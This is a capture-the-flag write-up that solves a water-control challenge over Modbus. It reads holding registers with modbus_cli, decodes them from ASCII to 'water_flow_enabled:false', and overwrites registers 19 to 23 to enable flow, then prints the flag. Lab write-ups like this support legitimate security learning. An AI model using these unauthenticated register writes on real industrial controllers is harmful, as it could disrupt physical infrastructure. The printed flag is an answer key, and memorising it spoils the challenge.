Wheres My Water

Writeup by Speer
Category: Warmups


Author: NightWolf

Description

Swampy's water has stopped working again just before his shower.
Can you help him get the water running again?
The other alligators said something about busmod... Whatever that is.

2 links are provided:

1st:



The second doesn't load with http or https.

Using the clue of `busmod` I assume it's `modbus`

I use `modbus_cli`

```
$ for i in {0..23}; do modbus challenge.nahamcon.com:<PORT> @h $i;
done
```

I knew it was 23 from running a higher number before, but for clarity I have set it to 23

```
$ for i in {0..23}; do modbus challenge.nahamcon.com:<PORT> @h $i;
done
Parsed 0 registers definitions from 1 files
0: 119 0x77
Parsed 0 registers definitions from 1 files
1: 97 0x61
Parsed 0 registers definitions from 1 files
2: 116 0x74
Parsed 0 registers definitions from 1 files
3: 101 0x65
Parsed 0 registers definitions from 1 files
```

```
4: 114 0x72
Parsed 0 registers definitions from 1 files
5: 95 0x5f
Parsed 0 registers definitions from 1 files
6: 102 0x66
Parsed 0 registers definitions from 1 files
7: 108 0x6c
Parsed 0 registers definitions from 1 files
8: 111 0x6f
Parsed 0 registers definitions from 1 files
9: 119 0x77
Parsed 0 registers definitions from 1 files
10: 95 0x5f
Parsed 0 registers definitions from 1 files
11: 101 0x65
Parsed 0 registers definitions from 1 files
12: 110 0x6e
Parsed 0 registers definitions from 1 files
13: 97 0x61
Parsed 0 registers definitions from 1 files
14: 98 0x62
Parsed 0 registers definitions from 1 files
15: 108 0x6c
Parsed 0 registers definitions from 1 files
16: 101 0x65
Parsed 0 registers definitions from 1 files
17: 100 0x64
Parsed 0 registers definitions from 1 files
18: 58 0x3a
Parsed 0 registers definitions from 1 files
19: 102 0x66
Parsed 0 registers definitions from 1 files
20: 97 0x61
Parsed 0 registers definitions from 1 files
21: 108 0x6c
Parsed 0 registers definitions from 1 files
22: 115 0x73
Parsed 0 registers definitions from 1 files
23: 101 0x65
```

I need to clean this up. I used `cut` to only get the decimal output rather than the hex values.

A way to get a cleaner output of just the decimal characters:

```
$ for i in {0..23}; do modbus challenge.nahamcon.com:<PORT> @h $i | cut -d ' ' -f 2; done | tee mod.out
```

Then tidied up in a text editor:

```language-none
119
97
116
101
114
95
102
108
111
119
95
101
110
97
98
108
101
100
58
102
97
108
115
101
```

```Python
def decode():
    f = open("./mod.out", "r")
    f = f.readlines()
    message = ''
    for i in f:
        message += chr(int(i.strip()))

    print(message)

decode()
```

```
$ python3 decodemod.py
water_flow_enabled:false
```

So it looks like I just need to change the registers to say `true` instead of `false`.

I can write to the registers by specifying the position and a decimal ascii representation.

```
 $ python3
>>> a = 'true'
>>> for i in a:
...     print(ord(i))
...
116
114
117
101

$ python3
>>> a = 'false'
>>> for i in a:
...     print(ord(i))
...
102
97
108
115
101
```

So now I can see the positions I need to change. 19 to 23.

```
 $ modbus challenge.nahamcon.com:30787 19=116 # t
$ modbus challenge.nahamcon.com:30787 20=114 # r
$ modbus challenge.nahamcon.com:30787 21=117 # u
$ modbus challenge.nahamcon.com:30787 22=101 # e
$ modbus challenge.nahamcon.com:30787 23=17 # This is because it
uses 17 as an empty register
```

Now I can go to the first link that worked in the browser before:

`flag{fe01fd254c40488ff3f164e2343cd0044c6d87d3}`